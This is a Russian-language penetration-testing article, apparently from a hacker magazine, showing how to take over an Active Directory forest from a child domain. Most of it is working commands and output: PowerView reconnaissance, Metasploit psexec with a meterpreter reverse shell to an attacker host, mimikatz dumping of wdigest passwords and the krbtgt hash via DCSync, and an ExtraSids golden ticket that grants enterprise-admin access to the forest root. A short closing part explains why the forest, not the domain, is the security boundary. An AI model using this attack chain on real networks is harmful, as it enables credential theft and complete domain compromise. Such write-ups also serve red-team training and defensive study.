[*] Preparing 'windows/powershell_reverse_tcp' for PID 1896
[*] Powershell session session 3 opened (10.54.0.181:5555 -> 10.54.0.83:60657) at 2015-11-02 13:48:02 +0200

Windows PowerShell running as user t.swanson on BACKOPS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

[+] Loading modules.
PS C:\Users\t.swanson\Downloads>
```

Рис. 1. PowerShell-сессия

СИТУАЦИОННАЯ ОСВЕДОМЛЕННОСТЬ

Теперь, когда у нас есть интерактивный PowerShell, можно внимательно изучить обстановку. Первым делом пригодятся две следующие команды:

- Get-NetForestDomain — покажет все домены в лесу (рис. 2);
- Get-NetDomainTrust — покажет доверительные отношения домена, в котором мы сейчас находимся (рис. 3).

```
PS C:\Users\t.swanson\Downloads>Get-NetForestDomain


Forest                  : high-sec-corp.local
DomainControllers       : {DEV-DC02.dev.high-sec-corp.local}
Children                : {}
DomainMode              : Windows2008R2Domain
Parent                  : high-sec-corp.local
PdcRoleOwner            : DEV-DC02.dev.high-sec-corp.local
RidRoleOwner            : DEV-DC02.dev.high-sec-corp.local
InfrastructureRoleOwner : DEV-DC02.dev.high-sec-corp.local
Name                    : dev.high-sec-corp.local

Forest                  : high-sec-corp.local
DomainControllers       : {ENGINE-DC.engineering.skyworks.local}
Children                : {}
DomainMode              : Windows2008R2Domain
Parent                  : skyworks.local
PdcRoleOwner            : ENGINE-DC.engineering.skyworks.local
RidRoleOwner            : ENGINE-DC.engineering.skyworks.local
InfrastructureRoleOwner : ENGINE-DC.engineering.skyworks.local
Name                    : engineering.skyworks.local

Forest                  : high-sec-corp.local
DomainControllers       : {PRIMARY-DC.high-sec-corp.local}
Children                : {dev.high-sec-corp.local}
```

Рис. 2. Фрагмент вывода Get-NetForestDomain

```
PS C:\Users\t.swanson\Downloads> Get-NetDomainTrust

SourceName          TargetName                TrustType      TrustDirection
----------          ----------                ---------      --------------
dev.high-sec-cor... high-sec-corp.local     ParentChild       Bidirectional
```

Рис. 3. Результат Get-NetDomainTrust

Так как лес у нас не очень маленький и по полученному списку доменов не очень понятно, какова его структура, то можно попробовать составить наглядную визуальную карту.

Для этого сначала сохраним карту доверительных отношений в CSV-файл:

```
Invoke-MapDomainTrust | Export-CSV -NoTypeInformation trusts.csv
```

Этот командлет сперва изучит текущий домен, а затем рекурсивно пробежится по всем доверительным отношениям с каждым доменом, до которого сможет дотянуться.

Результат будет сохранен в CSV-файл, где будут описаны все домены и все взаимоотношения. Затем любым удобным способом забираем файл (или его текстовое содержимое) себе.

Теперь нам понадобится скрипт DomainTrustExplorer. Запускаем его и передаем в качестве параметра CSV-файл:

```
python trust_explorer.py trusts.csv
```

Получим своеобразный шелл, посмотреть все команды можно, набрав **help**. Нас интересует самая полезная его фича — это возможность сохранить собранные данные в формате GraphML. Работает одной командой:

```
TrustExplore> graphml_dump
```

НАНОСИМ НА КАРТУ

В результате получаем файл **trusts.csv.graphml**, этот формат уже можно открывать в бесплатном редакторе yEd. Но здесь нужно совершить несколько действий, чтобы получить красивую схему. После открытия файла с расширением .graphml следует сразу перейти в Edit -> Properties Mapper. Появится окно настроек, в котором слева надо выбрать New Configuration (Node) и нажать зеленый плюс справа (см. рис. 4).




Рис. 4. Настройка yEd

Жмем кнопку Apply и выбираем в том же окне раздел New Configuration (Edge), и точно так же нужно добавить новую запись, нажав на зеленый плюс справа (см. рис. 5).




Рис. 5. Настройка yEd, продолжение

Теперь еще раз Apply, кнопка OK — окно закроется. Остался последний шаг, идем в меню Tools -> Fit Node to Label. И теперь в меню Layout можно выбирать любой понравившийся режим, например Hierarchical или Tree. При каждом изменении схема будет автоматически перестраиваться. В нашем случае получаем рис. 6.





Рис. 6. Схема AD

На схеме наглядно изображен весь лес, напомню, что на данный момент мы обладаем привилегиями доменного пользователя в домене **DEV.HIGH-SEC-CORP.LOCAL**. Здесь и далее используются вымышленные имена доменов и поддоменов, любые совпадения случайны. Теперь у нас есть и графическая карта леса, и информация о доверительных отношениях. Наша цель — корень леса, поэтому самое время начать понемногу поднимать свои привилегии.

ВРАЖЕСКИЙ ЛИЧНЫЙ СОСТАВ

Имея текущую PowerShell-сессию (с импортированным модулем PowerView), можно также подробно изучить доменные группы и доменных пользователей.

Смотрим, кто входит в группу доменных админов в нашем текущем домене:



```
Get-NetGroup -Domain "dev.high-sec-corp.local" ↵
 -GroupName "Domain Admins" -FullData
...
member: {
   CN=john smedley,CN=Users,DC=dev,
   DC=high-sec-corp,DC=local,
   CN=Administrator,CN=Users,DC=dev,
   DC=high-sec-corp,DC=local
}
...
```


Видим, что присутствует некий john. Подробную информацию о любом доменном пользователе можно получить, используя другой командлет:

```
Get-NetUser -UserName *john*
```

Определившись с жертвой, можно даже попробовать поискать следы ее присутствия в нашем домене:

```
Invoke-UserHunter -Domain "dev.high-
sec-corp.local" -UserName john
UserDomain : dev.high-sec-corp.local
UserName : john
ComputerName : FILESRV.dev.high-sec-
corp.local
IP : 192.168.10.242
SessionFrom : 192.168.10.52
```

Что при этом произошло? Функция `Invoke-UserHunter` предназначена для поиска пользователей в рамках домена. Она запу-




INFO

Red vs Blue: Modern Active Directory Attacks & Defense — это самый яркий доклад по атакам на AD последних лет, который провел Шон Меткалф (Sean Metcalf) на конференции DerbyCon в этом году.

[Слайды]

[Видео выступления]



F-Droid собственной персоной

скает `Get-NetSessions` и `Get-NetLoggedon` против каждого сервера (используя специальные API-функции `NetSessionEnum` и `NetWkstaUserEnum`) и сравнивает результаты с указанными при запуске логинами.

Очень удобная вещь, работает достаточно точно и опять же с правами рядового доменного пользователя.

Итак, мы нашли, где в данный момент находится доменный администратор.

ИДЕМ В НАСТУПЛЕНИЕ

Для дальнейших действий необходима учетка локального админа. Способов поднятия привилегий до уровня локального администратора — множество. Здесь и GPP, и Unattended installations, и атаки вида LDAP relay с использованием бесценной утилиты Intercepter-NG, и многое другое (подробнее про различные способы можно прочитать в][#191 «Качаем права. Поднимаем привилегии до админа и выше»).

Будем считать, что аккаунт локального админа (`support1:megAPa$$`) мы получили.

Самое простое, что можно сделать дальше, — это попробовать получить доступ к хосту, где залогинен доменный админ. Для этого воспользуемся модулем psexec, входящим в Метасплоит.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.10.52
msf exploit(psexec) > set SMBUSER support1
msf exploit(psexec) > set SMBPASS megAPa$$
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 10.54.0.191
msf exploit(psexec) > set LPORT 8080
```

Здесь есть небольшой нюанс: напрямую жертву мы не видим (обычно она находится за натом), поэтому перед запуском psexec необходимо добавить маршрут в сеть жертвы:

```
msf exploit(psexec) > route add 192.168.10.0 255.255.255.0 1
```

Последнее значение — это номер сессии, сквозь которую и будет заворачиваться трафик. Ну а теперь можно и запускать:

```
msf exploit(psexec) > exploit
```

В результате получаем шелл сразу с правами NT SYSTEM.

БЕРЕМ ПЛЕННЫХ

Теперь, имея новый шелл, было бы неплохо воспользоваться возможностями известной утилиты mimikatz. Для этого вначале проверяем разрядность ОС:

```
meterpreter > sysinfo
```

В моем случае это x64. Затем выбираем любой подходящий x64-процесс:

```
meterpreter > ps
```

И мигрируем в него:

```
meterpreter > migrate 460
```

Можно использовать, например, LSASS или winlogon. Далее загружаем модуль (в память жертвы):

```
meterpreter > load kiwi
```

И ищем учетку пользователя john:

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
DEV john daPa$$w0rd
```

В случае успеха мы получаем пароль доменного админа для нашего текущего домена DEV.

БЕРЕМ ПОД КОНТРОЛЬ УКРЕПРАЙОН

В небольших компаниях на этом можно и заканчивать работу. Но у нас все только начинается. Теперь нам понадобится полная версия mimikatz (функциональность, реализованная в Метасплоите, хороша, но часто не успевает за новыми фичами основной версии). Дело в том, что недавно в mimikatz была добавлена фича, получившая название DCSync. Ранее, как мы помним, для извлечения хешей с домен-контроллера нужно было получить доступ либо к нему (а точнее, к базе NTDS.dit), либо к актуальной резервной копии. Но автор mimikatz реализовал интересный прием, позволяющий удаленно сграбить интересующие нас данные. Происходит запрос к контроллеру домена на репликацию учетных данных пользователя, с использованием службы репликации каталогов (DRS), отсюда и название фичи. Естественно,

подобные действия требуют высоких привилегий, но пароль доменного администратора у нас-то уже есть.

Запускаем (например, можно сделать migrate в процесс explorer.exe, принадлежащий пользователю john, и дальше запустить cmd командой shell).

```
mimikatz # lsadump::dcsync /user:DEV\krbtgt
[DC] 'dev.high-sec-corp.local' will be the domain
[DC] 'DEV-DC02.dev.high-sec-corp.local' will be the DC server
[DC] 'DEV\krbtgt' will be the user account
SAM Username : krbtgt
Password last change : 10.10.2015 17:53:13
Object Security ID : S-1-5-21-3576879279-70744307-2249533442-502
Credentials:
Hash NTLM: 1a3671958abf785fe7b32eaaa20b9020
```

Итак, получен хеш для krbtgt. Дело в том, что на каждом домен-контроллере запущен сервис KDC (Kerberos Distribution Center), который обрабатывает все запросы на тикеты. При этом в качестве сервисного аккаунта используется локальный дефолтный аккаунт krbtgt. Именно эта учетка используется для шифрования и подписывания всех Kerberos-тикетов в отдельно взятом домене. Для многих администраторов krbtgt покрыт своеобразным мистическим налетом, и его стараются попросту не трогать. Поэтому в большинстве случаев этот аккаунт не меняется с момента поднятия AD. И если подобный хеш попадет в руки злоумышленников — пиши пропало. Они без труда смогут создавать свои Kerberos «голден тикеты». Эти тикеты предоставят атакующим доступ к чему угодно работающему по Kerberos, при этом не нужно даже быть участниками домена. Поэтому аккаунт krbtgt — это ключ от Kerberos в любом домене; обладая его хешем, можно контролировать весь домен, выписывать себе Kerberos-тикеты с любыми полномочиями, на длительный срок действия (десять лет).

ПОЛНЫЙ КОНТРОЛЬ НАД ЛЕСОМ

Теперь, после компрометации дочернего домена, остается последний рубеж — корень леса. В этом деле нам снова пригодится mimikatz и еще одна его фича, получившая название ExtraSids. Эта фича, позволяет указать допзначение SID из других доменов при формировании голден тикета. При этом устанавливается значение ExtraSids в структуре KERB_VALIDATION_INFO, во время формирования керберос тикета. Идея всего этого в том, что компрометация любого дочернего домена в лесу означает компрометацию родительского домена, а значит, и компрометацию всего леса.

Для проведения подобной атаки нам понадобится:

- krbtgt-хеш для дочернего домена DEV (уже получили);
- SID домена DEV (тоже получили в том же выводе, где и krbtgt);
- дополнительный, он же экстра SID группы энтерпрайз-админов (можно получить без особого труда).

Итак, получаем недостающий фрагмент, для этого в очередной раз воспользуемся PowerShell и модулем PowerView:

```
Convert-NameToSid high-sec-corp.local\krbtgt
S-1-5-21-2941561648-383941485-1389968811-502
```

И здесь нужно заменить -502 на -519, чтобы вышел SID группы Enterprise Admins для корневого домена. Все данные получены, выполняем следующую конструкцию:

```
kerberos::golden ↵
  /user:Administrator ↵
  /krbtgt:1a3671958abf785fe7b32eaaa20b9020 ↵
  /domain:dev.high-sec-corp.local ↵
  /sid:S-1-5-21-3576879279-70744307-2249533442 ↵
  /sids:S-1-5-21-2941561648-383941485-1389968811-519 ↵
  /ptt
```

```
mimikatz # kerberos::golden /user:Administrator /krbtgt:1a3671958abf785fe7b32eaaa20b9020 /domain:dev.high-sec-corp.loc
al /sid:S-1-5-21-3576879279-70744307-2249533442 /sids:S-1-5-21-2941561648-383941485-1389968811-519 /ptt
User      : Administrator
Domain    : dev.high-sec-corp.local
SID       : S-1-5-21-3576879279-70744307-2249533442
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2941561648-383941485-1389968811-519 ;
ServiceKey: 1a3671958abf785fe7b32eaaa20b9020 - rc4_hmac_nt
Lifetime  : 08.11.2015 10:58:34 ; 05.11.2025 10:58:34 ; 05.11.2025 10:58:34
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dev.high-sec-corp.local' successfully submitted for current session
```

Рис. 7. mimikatz ExtraSIDs

Теперь проверяем результат наших действий.
До

```
C:\Users\john>dir \\PRIMARY-DC.high-sec-corp.local\C$
```

```
Access is denied.
```


После

```
C:\Users\john>dir \\PRIMARY-DC.high-sec-corp.local\C$
Volume in drive \\PRIMARY-DC.high-sec-corp.local\C$ has no label.
Volume Serial Number is E478-32C1
Directory of \\PRIMARY-DC.high-sec-corp.local\C$
...
```

КОНТРОЛЬНЫЙ ВЫСТРЕЛ

Получив и использовав тикет с extraSID'ом, можно применить уже рассмотренную технику DCSync для того, чтобы достать хеши с корневого домена. Но здесь есть небольшое отличие: так как мы решили замахнуться на другой домен, то, помимо параметра user, необходимо указать еще и корневой домен.

Команда для mimikatz выходит следующая:



```
mimikatz # lsadump::dcsync ↵
  /user:HIGH-SEC-CORP\krbtgt ↵
  /domain:high-sec-corp.local
```

Если корневой домен держится на нескольких контроллерах, то можно добавить опцию `/dc:`, указав полное имя (FQDN) контроллера. В результате мы получаем хеш `krbtgt` с корневого домен-контроллера. А это значит, что с этого момента весь лес скомпрометирован и атакующий может создавать себе практические любые Kerberos-тикеты.



WWW

Наверное, лучший ресурс, раскрывающий все аспекты защиты и уязвимостей AD, — adsecurity.org. Автор этого блога Шон Меткалф (Sean Metcalf) занимается и защитой и вопросами безопасности, связанными с AD в крупном энтерпрайзе.

РАЗБОР ПОЛЕТОВ

В начале существования Active Directory границами ее безопасности считались домены. Администраторы одного леса совсем не обязательно должны были доверять друг другу и могли быть разделены на домены. Но со временем ситуация изменилась, в начале 2000-х появились различные уязвимости, затрагивающие AD (например, MS02-001). В результате граница безопасности для Active Directory была смещена с домена на лес. И хотя мысль о том, что каждый отдельно взятый домен является границей безопасности, сильно



ошибочна, такое мнение по-прежнему часто встречается на практике.

